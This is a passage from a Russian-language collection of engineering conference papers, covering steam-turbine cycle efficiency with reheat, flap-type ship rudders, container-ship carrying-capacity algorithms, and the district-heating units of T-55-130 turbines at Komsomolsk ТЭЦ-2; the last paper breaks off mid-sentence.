Вариантный расчёт термического КПД выполнен для значений температуры свежего пара и температуры промперегрева $t_0/t_{пп}$, °С: 540/540, 560/560, 580/580, 600/600, 620/620 при постоянных значениях начального давления p_0 , кгс/см² (МПа): 130 (12,8), 150 (14,7), 170 (16,8), 190 (18,6), 210 (20,6). Давление пара за турбиной будет постоянным и равным $p_k = 8,68$ кПа. Потери давления в тракте промежуточного перегрева составляют $\Delta p = 11$ % (оценены расчётом для параметров пара ТУ Т-180/210-130). Давление пара за ЦВД при изменении начального давления пара принимаем $p_1 = 0,2 \cdot p_0$ [3]. Необходимые термодинамические показатели рабочего тела определялись с помощью таблиц справочника [4]. Температура конденсации пара $T_k = 316$ К. Энтальпия конденсата $h'_k = 180$ кДж/кг, энтропия конденсата – $s'_k = 0,611$ кДж/(кг·К). Эти величины оставались постоянными в ходе всего расчёта.

Графики изменения термического КПД цикла в зависимости от начальной температуры пара при различных значениях начального давления представлены на рисунке 1.

Для оценки влияния промперегрева на тепловую эффективность теоретического




Рисунок 1 – Графики изменения термического КПД в зависимости от начальной температуры пара при различных значениях начального давления

цикла ПТУ с заданными параметрами пара и воды выполнен расчёт термического КПД цикла без промперегрева для варианта изменения начальной температуры пара и температуры промперегрева при постоянном начальном давлении пара $p_0 = 12,8$ МПа. Итоги расчёта термического КПД η_t для этого случая в графической форме показаны на рисунке 1 в виде пунктирной кривой. Анализ графиков на рисунке 1 позволяет сформулировать предварительные выводы.

1. При постоянном давлении свежего пара $p_0 = 12,8$ МПа повышение начальной температуры и температуры промперегрева с уровня $t_0/t_{пт} = 540/540$ °C до $t_0/t_{пт} = 620/620$ °C приводит к росту $\eta_t^{пт}$ на абсолютные 1,7 %; в итоге он достигает значения 45,2 %.

Сопоставление с графиком изменения термического КПД цикла без промперегрева показывает, что при температуре свежего пара $t_0 = 540$ °C $\eta_t^{пт}$ больше η_t на абсолютные 1,3%, при $t_0 = 620$ °C $\eta_t^{пт} > \eta_t$ на 1,8 %.

2. Одновременное повышение температур пара до 620/620 °C и начального давления до 20,6 МПа позволяет получить $\eta_t^{пт} = 46,5\%$, что на 3% выше $\eta_t^{пт}$ цикла ПТУ с традиционными параметрами.

3. Повышение начальной температуры пара при постоянном начальном давлении приводит к снижению влажности пара на 2,8 %, что приводит к росту внутреннего относительного КПД турбины, при этом удельный объём пара в конечной точке теоретического расширения увеличивается незначительно: с 15,24 м³/кг до 15,72 м³/кг.




Рисунок 2 – Графики изменения термического КПД в зависимости от начального давления при различных значениях начальной температуры пара

Термодинамический анализ влияния начального давления пара на тепловую эффективность цикла ПТУ при постоянных начальных температурах пара проведён, используя уже применяемые выше зависимости для расчёта термического КПД. Графики изменения термического КПД цикла приведены на рисунке 2.

Анализ характера изменений параметров на графиках позволяет сделать следующие выводы.

1. В рассматриваемом диапазоне температур пара 540/540 - 620/620 °C повышение p_0 от 12,8 до 20,6 МПа (включительно) позволит получить прирост $\eta_t^{пт}$ в 1,3%.

2. С повышением p_0 кривые $\eta_t^{пт}$ монотонно возрастают, однако в области высоких значениях p_0 (более 19-20 МПа) темп

роста $\eta_t^{\text{нп}}$ снижается. К примеру, при уровне температур $t_0/t_{\text{нп}} = 620/620$ °С с повышением p_0 с 12,8 до 20,6 МПа рост $\eta_t^{\text{нп}}$ замедляется с 0,4% до 0,2%.

3. При $t_0/t_{\text{нп}} = 540/540$ °С повышение p_0 с 12,8 до 20,6 МПа приводит к повышению влажности пара на 2,7%. Примерно на столько же снижается внутренний относительный КПД турбины. Значение влажности пара достигает предельно допустимого значения 13% [5]. Одновременно уменьшается удельный объём пара на выходе турбины с $v_k = 15,24$ м³/кг до $v_k = 14,8$ м³/кг.

Заключение

Цель расчётного исследования достигнута. Анализ эффективности теоретического цикла с параметрами рабочего тела турбины Т-180/21-130 показал, что при одинаковых значениях начального и конечного давления при повышении начальной температуры до 620 °С термический КПД достигает 45,2 %. В этом случае никакого термодинамического оптимума нет. Повышение начального давления пара p_0 при постоянных t_0 и p_k также даёт прирост термического КПД цикла, который, однако, постепенно замедляется с увеличением p_0 . Повышение p_0 пара тем выгоднее, чем выше его начальная температура в цикле. При $p_0 = 20,6$ МПа и $t_0 = 620$ °С термический КПД может составлять 46,5 %.

СПИСОК ИСТОЧНИКОВ

1. Петреня, Ю.К. Роль НПО ЦКТИ в стратегии развития энергомашиностроения России / Ю.К. Петреня, П.А. Кругликов, Л.Н. Моисеева // Теплоэнергетика. - 2003. – № 2. - С. 4-8.
2. Теплотехника: Учебник для вузов / А.П. Баскаков, Б.В. Берг, О.К. Витт [и др.]; Под ред. А.П. Баскакова. - М.: Энергоиздат, 1982. – 264 с.
3. Турбины тепловых и атомных электрических станций; Учебник для вузов. – 2-е изд. перераб. и доп. / А.Г. Костюк, В.В. Фролов, А.Е. Булкин, А.Д. Трухний; Под ред. А.Г. Костюка, В.В. Фролова. – М.: Издательство МЭИ, 2001. – 488 с.
4. Ривкин, С.Л. Теплофизические свойства воды и водяного пара / С.Л. Ривкин, А.А. Александров. - М.: Энергия, 1980. - 424 с.
5. Елизаров, Д.П. Теплоэнергетические установки электростанций. Учебник для студентов энергомашиностроительных специальностей вузов / Д.П. Елизаров. – М.: Энергия, 1967, 235 с.

УДК 629.5.061.11

Бессонова Виктория Олеговна, аспирант, Дальневосточный федеральный университет
Bessonova Victoria Olegovna, postgraduate student, Far Eastern Federal University

Воробьева Анна Андреевна, аспирант, Дальневосточный федеральный университет
Vorobeva Anna Andreevna, postgraduate student, Far Eastern Federal University

Аносов Анатолий Петрович, доктор технических наук, профессор, Дальневосточный федеральный университет
Anosov Anatoly Petrovich, Doctor of Engineering Sciences, Professor, Far Eastern Federal University

ПРИМЕНЕНИЕ СУДОВЫХ РУЛЕЙ ИЗМЕНЯЕМОГО ПРОФИЛЯ

USING THE SHIP'S FLAP RUDDERS

Аннотация. Использование судовых рулей изменяемого профиля (РИП) позволяет существенно улучшить управляемость судна. Изменяемый профиль руля – это инновационное решение, которое дает возможность в широком диапазоне регулировать гидродинамические характеристики руля во время движения судна, в частности, увеличить

«подъемную силу» пера руля, как крыла, по аналогии с авиационным крылом, снабженным предкрылком и закрылком, что особенно важно для обеспечения необходимой управляемости при движении с малыми скоростями.

Abstract. The use of ship's flap rudders can significantly improve the controllability of the vessel. The flap rudders is an innovative solution that makes it possible to adjust the hydrodynamic characteristics of the rudder in a wide range during the movement of the vessel, in particular, to increase the "lifting force" of the rudder feather as a wing, by analogy with an aircraft wing equipped with a slat and flap, which is especially important to ensure the necessary controllability when moving at low speeds.

Ключевые слова: судовые рули изменяемого профиля, гидродинамика, манёвренность, эффективность.

Key words: ship's flap rudders, hydrodynamics, maneuverability, efficiency.

Введение

Использование РИП дает возможность в широком диапазоне регулировать гидродинамические характеристики руля во время движения судна, в частности, увеличить подъемную силу пера руля, как крыла, по аналогии с авиационным крылом, снабженным предкрылком и закрылком, что особенно важно для обеспечения необходимой управляемости при движении с малыми скоростями и маневрировании задним ходом. Обеспечение таких возможностей актуально при движении в стесненных фарватерах, каналах, проливах и акваториях рейдов и портов. Возможность трансформации профиля в режиме реального времени улучшает реакцию судна на отклонения руля, обеспечивая плавную и точную навигацию.

Возможность адаптировать форму руля к изменяющимся условиям плавания помогает поддерживать устойчивость движения судна и повышает его способность противостоять внешним воздействиям, такими как волны, течения и ветры. Все это способствует повышению безопасности судоходства, снижая риски аварий.

Конструктивные особенности рулей изменяемого профиля

В работе [1] представлено несколько запатентованных конструкций РИП, одна из которых показана на рисунке 1,а. Позже в Департаменте морской техники и транспорта ДВФУ было разработано и подтверждено патентами на изобретения и полезные модели еще несколько такого рода технических решений (рисунок 1,б) [2-4].




Рисунок 1 – Примеры конструкции РИП

РИП в простейшем варианте состоит из двух частей, а именно, используя авиационную терминологию, основной части и закрылка (рисунок 1,б) или основной части и предкрылка. Возможен и более сложный, но обладающий наиболее универсальными характеристиками, – трехзвенный руль, включающий все названные части (рисунок 1,а). Механизмы изменения взаимного положения частей руля в большинстве кон-

структивных вариантов устроены так, что их отклонение происходит автоматически в зависимости от угла перекидки с основной части руля, то есть имеет место один независимый управляющий параметр (НУП). Оптимальные с точки зрения максимальной эффективности руля углы взаимного отклонения его частей обеспечиваются обособленными параметрами приводных механизмов – соотношением плеч рычагов, передаточными отношениями зубчатых передач и т.п.

Названные рули с одним НУП обладают общей особенностью – изменяющаяся форма их профиля оптимальна лишь при движении передним ходом. Во время движения задним ходом при перекидке руля получается выпукло-вогнутая форма профиля, противоположная той, которая обеспечивает максимальную «подъемную силу». Для устранения этого недостатка был разработан и запатентован РИП, представленный на рисунке 1,б. Конструкция этого руля более сложная, т. к. предполагает наличие двух НУП – угла перекидки основной части руля и поперечного смещения опорной втулки румпеля закрылка. При этом обеспечивается более широкий и плавный диапазон регулирования формы профиля и, тем самым, лучшая маневренность судна.

Основные факторы, определяющие конструктивные особенности РИП

В процессе проектирования рулевого устройства рассматриваются два основных аспекта – гидродинамические характеристики руля, определяющие управляемость судна, и прочность его конструктивных элементов. Эффективность руля, состоящего из двух или трех частей (двух- и трехзвенный РИП), кроме стандартных характеристик – общей формы профиля, площади и удлинения, в значительной степени зависит от соотношения ширины частей. В настоящее время проводятся исследования гидродинамических характеристик РИП с целью определения оптимальной с точки зрения обеспечения максимальной «подъемной силы» ширины закрылка и предкрылка по отношению к основной части руля. Для этого применяются численные методы с использованием программного продукта SolidWorks. Подобные расчеты уже выполнялись применительно к РИП в составе конструктивной противоледовой защиты винторулевого комплекса судна ледового плавания [5]. Кроме того, планируются буксировочные испытания моделей РИП в опытовом бассейне.

Такого рода расчеты и эксперименты позволят также определить усилия взаимодействия частей руля, которые лежат в основе расчетов прочности приводных механизмов. Разработка методик проектировочных расчетов прочности деталей приводных механизмов предлагаемых конструктивных вариантов РИП является одной из задач, решаемых в процессе создания методики проектирования рулевых устройств на основе РИП.

Заключение

Применение РИП существенно повышает эффективность рулевого устройства и, тем самым, маневренные качества судна. Разработан целый ряд конструктивных вариантов РИП, которые защищены патентами на изобретения и полезные модели. Однако для внедрения в практику РИП требуется решить задачи по выбору оптимального соотношения размеров частей руля и определению усилий их взаимодействия. Это делает актуальным проведение дальнейших исследований направленных на разработку методик проектирования рассматриваемого типа рулевых устройств.

СПИСОК ИСТОЧНИКОВ

1. Аносов, А. П. Рулевые устройства с пером руля изменяемого профиля / А. П. Аносов, А. П. Герман, О. С. Шаринкова // Труды Центрального научно-исследовательского института им. академика А.Н. Крылова. – 2015. – № 89-2(373-2). – С. 197-202.

2. Патент № 2551948 С1 Российская Федерация, МПК В63Н 25/08. судовое рулевое устройство : № 2014113779/11 : заявл. 08.04.2014 : опубл. 10.06.2015 / А. П. Аносов ; заявитель Федеральное государственное автономное образовательное учреждение высшего профессионального образования "Дальневосточный федеральный университет" (ДВФУ).

3. Патент № 2579454 С1 Российская Федерация, МПК В63Н 25/08. судовое рулевое устройство : № 2015113085/11 : заявл. 09.04.2015 : опубл. 10.04.2016 / А. П. Аносов, О. С. Шаринкова, А. П. Герман ; заявитель Федеральное государственное автономное образовательное учреждение высшего профессионального образования "Дальневосточный федеральный университет" (ДВФУ).

4. Патент № 2592706 С1 Российская Федерация, МПК В63Н 25/08. судовое рулевое устройство : № 2015127855/11 : заявл. 09.07.2015 : опубл. 27.07.2016 / А. П. Аносов, О. С. Шаринкова, А. П. Герман ; заявитель Федеральное государственное автономное образовательное учреждение высшего профессионального образования "Дальневосточный федеральный университет" (ДВФУ).

5. Шаринкова, О. С. Сравнительная оценка гидродинамических характеристик руля изменяемого профиля в составе винторулевого комплекса судна ледового класса / О. С. Шаринкова, А. П. Аносов, И. А. Новосельцев. // Научно-технический сборник Российского морского регистра судоходства.. – 2022. – №66-67. – С. 49-57.

УДК 629.544.01

Боярчук Иван Михайлович, студент, Комсомольский-на-Амуре государственный университет

Boyarchuk Ivan Mikhailovich, student, Komsomolsk-na-Amure State University

Бурменский Андрей Дмитриевич, кандидат технических наук, доцент кафедры «Кораблестроение и компьютерный инжиниринг», Комсомольский-на-Амуре государственный университет

Burmensky Andrey Dmitrievich, Candidate of Engineering Sciences, Associate Professor of the Department "Shipbuilding and Computer Engineering", Komsomolsk-na-Amure State University

ОСОБЕННОСТИ РАСЧЕТНЫХ АЛГОРИТМОВ ОПРЕДЕЛЕНИЯ КОНТЕЙНЕРОПРОВОЗНОСТИ СУДОВ

FEATURES OF CALCULATION ALGORITHMS FOR DETERMINING THE CONTAINER CAPACITY OF SHIPS

Аннотация. В задачах анализа экономической эффективности судов, предназначенных или приспособленных для перевозки контейнеров, для определения уровня прибыли, необходимо знать реальную структуру грузоместимости (соотношение груженых и порожних контейнеров в рейсе) которая определяется ограничениями, накладываемыми на функциональные качества разрабатываемых проектов. В статье рассматриваются особенности расчетных алгоритмов определения контейнероуместимости судов с учетом требований к их остойчивости.

Abstract. In the tasks of analyzing the economic efficiency of ships designed or adapted for the transportation of containers, in order to determine the level of profit, it is necessary to know the real structure of cargo capacity (the ratio of loaded and empty containers on a voyage), which is determined by the restrictions imposed on the functional qualities of the pro-

jects being developed. The article discusses the features of calculation algorithms for determining the container capacity of ships, taking into account the requirements for their stability.

Ключевые слова: контейнеровместимость, остойчивость, диаграмма статической остойчивости, интерполяционный полином.

Keywords: container capacity, stability, static stability diagram, interpolation polynomial.

Введение

Когда в порт величаво заходит контейнеровоз, полностью загруженный контейнерами, не каждый наблюдающий за этой картиной догадывается, что большая часть контейнеров на палубе порожние, а «груз» этих контейнеров располагается в бортовых и днищевых цистернах в виде жидкого балласта.

В качестве проектно-технических характеристик контейнеровозов в основном указывается полная контейнеровместимость судна, которая зачастую в задачах анализа транспортных систем зачастую принимается в качестве расчетного значения при определении экономической эффективности работы транспортного судна. Однако реальная провозоспособность судов гораздо ниже его грузоместимости по контейнерному грузу.

В последнее время, по некоторым судам, которые предлагаются их операторами во фрахт, стали публиковать дополнительные данные по возможной провозоспособности 20-футовых контейнеров массой 14 т. Предварительный анализ этих данных показал, что коэффициент провозоспособности (отношение количества перевозимых загруженных контейнеров к общей контейнеровместимости) лежит в достаточно широком диапазоне $k_N = 0,62 \dots 0,76$ и имеет неоднозначное влияние на экономическую эффективность судна, так как его значение сильно взаимосвязано как с главными размерениями, так и мореходными качествами судов.

Это требует проведения более широких исследований по анализу и верификации контейнеропробности судов.

Основная часть

Контейнеровместимость определяется объемами грузовых пространств на судне и ограничивается только требованиями к безопасности мореплавания (Конвенция СО-ЛАС) [1] и максимальной нагрузкой на контейнеры и корпусные конструкции, в том числе на крышки люков, то есть это возможно максимальная загрузка судна контейнерами. Контейнеропробность – это вариант загрузки контейнерами судна, при котором выполняются все функциональные требования к судну и в первую очередь к остойчивости судна [2].

Расчет контейнеропробности является нетривиальной и сложной задачей. В статистических данных ощущается огромный недостаток, а специализированные программы отсутствуют или недоступны.

В настоящее время для решения данной задачи приходится использовать различные программные инструменты, моделируя с их помощью отдельные проектные процедуры. Поэтому была поставлена задача по разработке единой методики анализа контейнерной провозоспособности судна. Обобщенная математическая модель расчета контейнеропробности приведена в виде блок-схемы на рисунке 1.

Исходными данными для расчета могут являться: главные проектные характеристики; чертеж общего расположения и грузовой план; теоретический чертеж и чертеж разбиения судна на отсеки и цистерны; весовая нагрузка. В случае отсутствия отдельных данных, их требуется предварительно сгенерировать. Так теоретический чертеж можно разработать на основе чертежа общего расположения или конструктивных чертежей [3], а недостающую информацию по нагрузке судна можно рассчитать в соответ-

ствии с методикой [4]. Расчет параметров вместимости балластных цистерн производится в соответствии с работой [5]




Рисунок 1 – Алгоритм расчета контейнеропровозности судна

Так как обеспечение требований к остойчивости предполагается производить методом перераспределения груза и балласта при постоянном водоизмещении [6], то предлагается предварительно определить требуемое значение аппликаты центра тяжести судна (z_g), а уже потом путем итерационных процедур балластировки судна обеспечивать данное требуемое значение.

Расчеты гидростатических характеристик корпуса предлагается проводить методами аналитического интегрирования судовой поверхности, описанной кусочно полиномами Лагранжа [5]. Это позволяет повысить точность расчетных процедур в сравнении с традиционными приближенными методами теории корабля.

На основе требований к начальной остойчивости производится оценка начального значения z_g . Данное значение далее уточняется в результате выполнения процедуры обеспечения требований к параметрам диаграммы статической остойчивости (ДСО) [2].

Основной особенностью данной процедуры является определение значений плеч статической остойчивости основе данных по координатам центра величины при равнообъемных наклонениях корпуса судна. Сами плечи ДСО определяются непосредственно как расстояние между перпендикулярами, опущенными из центра тяжести судна и центра величины на действующую наклонную ватерлинию. Данные расчеты проводятся без промежуточных построений полярной диаграммы.

Предложенная методика позволяет рассчитывать контейнеропровозность при транспортировке контейнеров с различной средней загрузкой, а также учитывать перевозку порожних контейнеров.

Заключение

Рассмотренная методология определения контейнеропровозности судна позволяет эффективно проводить анализ характеристик провозоспособности по вариантам загрузки судов. На основе данного анализа может быть проведена верификация данных по уже построенным судам и накоплены статистические данные по влиянию проектных характеристик и их отношений на коэффициент провозоспособности судов, что позволит получить статистические зависимости, учитывающие отмеченное влияние.

Предложенная методика оценки грузопровозности может быть полностью реализована в математических моделях концептуального проектирования контейнеровозов и многоцелевых сухогрузных судов.

СПИСОК ИСТОЧНИКОВ

1. Цыганкова, Н. И. Моделирование процесса формирования грузового плана контейнеровоза / Н. И. Цыганкова, А. Д. Бурменский // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых : в 4 ч. Ч. 1. : – Комсомольск-на-Амуре: КнАГУ, 2021.– С. 343-346.
2. Правила классификации и постройки морских судов, часть IV «Остойчивость». НД No 2-020101-174 (ред. от 01.01.2023) / Российский морской регистр судоходства : официальный сайт. – Санкт-Петербург, 2023 – URL: <https://lk.rs-class.org/regbook/getDocument2?type=rules3&d=CF4F5671-615C-43C2-AAD7-FAE8A0AE638F&f=2-020101-174-4> (дата обращения: 01.10.2023)
3. Пак, Т. И. Методология реконструкции теоретических чертежей транспортных судов / Т. И. Пак, Д. Н. Александрова, А. Д. Бурменский // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых, в 3 ч. – Комсомольск-на-Амуре: КнАГУ, 2020. – Ч. 1. – С. 429-431.
4. Мытник, Н. А. Расчет нагрузки в математических моделях проектирования универсальных сухогрузных судов и контейнеровозов / Н. А. Мытник, А. Д. Бурменский // Материалы Всероссийской научно-практической конференции «Новые технологии и материалы. Инновации и инвестиции в промышленности Дальнего Востока»: в 3 ч. Ч. 2 : – Комсомольск-на-Амуре: КнАГТУ, 2007. – С. 106-113.
5. Одинец, С. В. Расчетные алгоритмы определения характеристик объемов судовых отсеков / С. В. Одинец, А. С. Гончаров, А. Д. Бурменский // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных : в 4 ч. Ч. 2. : – Комсомольск-на-Амуре: КнАГУ, 2022. – С. 195-197.
6. Арабаджи, К. Д. Особенности обеспечения остойчивости контейнеровозов / К. Д. Арабаджи, А. Д. Бурменский // Научно-техническое творчество аспирантов и студентов : материалы 46-й научно-технической конференции студентов и аспирантов. – Комсомольск-на-Амуре: КнАГУ, 2016. – С. 28-30.

УДК 621.311

Буткин Павел Юрьевич, студент, Комсомольский-на-Амуре государственный университет
Butkin Pavel Uryevich, student, Komsomolsk-na-Amure State University

Шаломов Вячеслав Иванович, кандидат технических наук, доцент, доцент кафедры «Тепловые энергетические установки», Комсомольский-на-Амуре государственный университет

Shalomov Vyacheslav Ivanovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ТЕХНИЧЕСКАЯ ХАРАКТЕРИСТИКА СЕТЕВЫХ ПОДОГРЕВАТЕЛЬНЫХ УСТАНОВОК ПАРОВЫХ ТУРБИН Т-55-130 КОМСОМОЛЬСКОЙ ТЕПЛОЭЛЕКТРОЦЕНТРАЛИ № 2

TECHNICAL CHARACTERISTICS OF NETWORK HEATING INSTALLATIONS OF STEAM TURBINES T-55-130 OF KOMSOMOLSK THERMAL POWER PLANT NUMBER TWO

Аннотация. В настоящей работе рассматривается техническая характеристика сетевых подогревательных установок паровых турбин Т-55-130 Комсомольской теплоэлектроцентрали № 2 и некоторые способы повышения отпуска тепловой энергии турбоустановками.

Abstract. In this paper the technical characteristics of the network heating installations of steam turbines T-55-130 of Komsomol thermal power plant number two and some ways to increase the release of thermal energy by turbine installations are considered.

Ключевые слова: тепловая энергия, сетевая подогревательная установка, температурный график, паровая турбина, отопительный отбор, принципиальная схема, сетевая вода, коэффициент теплофикации.

Keywords: thermal energy, network heating installation, temperature schedule, steam turbine, heating selection, schematic diagram, network water, heating coefficient.

Введение

Теплофикационные турбины Т-55-130 Комсомольской ТЭЦ-2 служат для выработки электрической и тепловой энергии. Турбины обеспечивают генерацию теплоты в теплотрассы № 8 и 9 Центрального района г. Комсомольска-на-Амуре. В зависимости от температурного графика тепловой сети выработавшие свой ресурс турбины Т-55-130 работают с различной тепловой нагрузкой. Одной из проблем эксплуатации турбин является недостаточная выработка ими тепловой энергии.

Целью данной работы является изучение технических характеристик и возможностей сетевых подогревательных установок паровых турбин Т-55-130 Комсомольской ТЭЦ-2.

Основная часть

Паровая турбина Т-55-130 имеет номинальную электрическую мощность 55 МВт. Турбина состоит из двух цилиндров высокого и низкого давлений и имеет два регулируемых отбора пара на теплофикацию. Отпуск теплоты в тепловую сеть осуществляется сетевой подогревательной установкой (СПУ) с полной тепловой нагрузкой 92 Гкал/ч [1].

Принцип в состав СПУ турбины входят два горизонтальных сетевых подогревателя: низкого (ПСГ-1) и высокого (ПСГ-2) давлений типа ПСГ-1300-3-8 [3]. Оба сетевых подогревателя питаются паром из двух соседних отборов турбины: шестого и седьмого. Отборы регулируются с помощью регулятора давления пара. В зависимости от температурного графика теплоносителя давление в нижнем отборе варьируется в диапазоне от 0,05 до 0,2 МПа, а в верхнем – от 0,06 до 0,25 МПа. Когда в работе находятся оба отбора турбины, то регулятор давления подключается к верхнему отбору, поддерживая давление в нём постоянным. ипциальная схема сетевой подогревательной установки турбины Т-55-130 Комсомольской ТЭЦ-2 представлена на рисунке 2 [2].




Рисунок 2 - Принципиальная схема сетевой подогревательной установки: ПК – паровой котёл; ЦВД, ЦСД, ЦНД – цилиндры высокого, среднего, низкого давлений; Г – генератор; К – конденсатор; КН – конденсатный насос; ПНД – подогреватель низкого давления; ПВК – пиковый водогрейный котел; ТП – тепловой потребитель; СН1 и СН2

– сетевые насосы первого и второго подъемов; ВСП и НСП – верхний и нижний сетевые подогреватели; КНБ – конденсатный насос бойлеров; ТПК – теплофикационный пучок конденсатора; ДПВ – деаэратор подпиточной воды; ППН – подпиточный насос; ХВО – химическая водоочистка.

Давление в нижнем отборе будет изменяться в зависимости от пропуска пара через ступени, разделяющие эти два отбора. Регулятор давления пара управляет поворотной диафрагмой, расположенной в ЦНД. Чем выше отопительная нагрузка турбины, тем больше закрыты окна поворотной диафрагмы и меньше пропуск пара через ЦНД. При максимальной тепловой нагрузке диафрагма находится в положении «на упоре», пропуская в конденсатор только вентиляционный пар. Подача сетевой воды в теплосеть осуществляется тремя включёнными параллельно сетевыми насосами. Для создания подпора сетевым насосам служат два подпорных насоса. Расход сетевой воды через сетевые подогреватели регулируется перепуском части воды в обвод подогревателей, что является одним из способов регулирования отопительной нагрузки СПУ. Конденсат греющего пара сетевых подогревателей удаляется из них в систему регенерации низкого давления конденсатными насосами КНБ1 и КНБ2. В зависимости от температурного графика теплосети СПУ может работать в одно- и двухступенчатом режимах. Одноступенчатый режим обеспечивается включением в работу ПСГ-1. В двухступенчатом режиме в работе находятся оба сетевых подогревателя ПСГ-1 и ПСГ-2. Согласно инструкции по эксплуатации турбины Т-55-130 работа в двухступенчатом режиме может осуществляться при условии, что температура подогрева сетевой воды на выходе из ПСГ-2 не ниже 75⁰С. При уменьшении температуры ниже 75⁰С верхний отопительный отбор греющего пара должен быть выключен. Для подогрева сетевой воды может применяться также встроенный теплофикационный пучок конденсатора турбины (см. схему). Согласно схеме, через встроенный теплофикационный пучок вместо циркуляционной воды может пропускаться обратная сетевая вода в количестве 1250 т/ч. Режим работы СПУ становится трехступенчатым. Отпуск теплоты СПУ повышается, тепловая экономичность ТУ возрастает. Для дополнительного подогрева сетевой воды, подаваемой сетевыми насосами, в схеме теплосети предусмотрена пиковая бойлерная, которая включает пять вертикальных сетевых подогревателей типа ПСВ-500-14-23 теплопроизводительностью 75 Гкал/ч каждый. Максимальная температура сетевой воды на выходе 180⁰С. Номинальный расход сетевой воды 1500 т/ч [3]. Таким 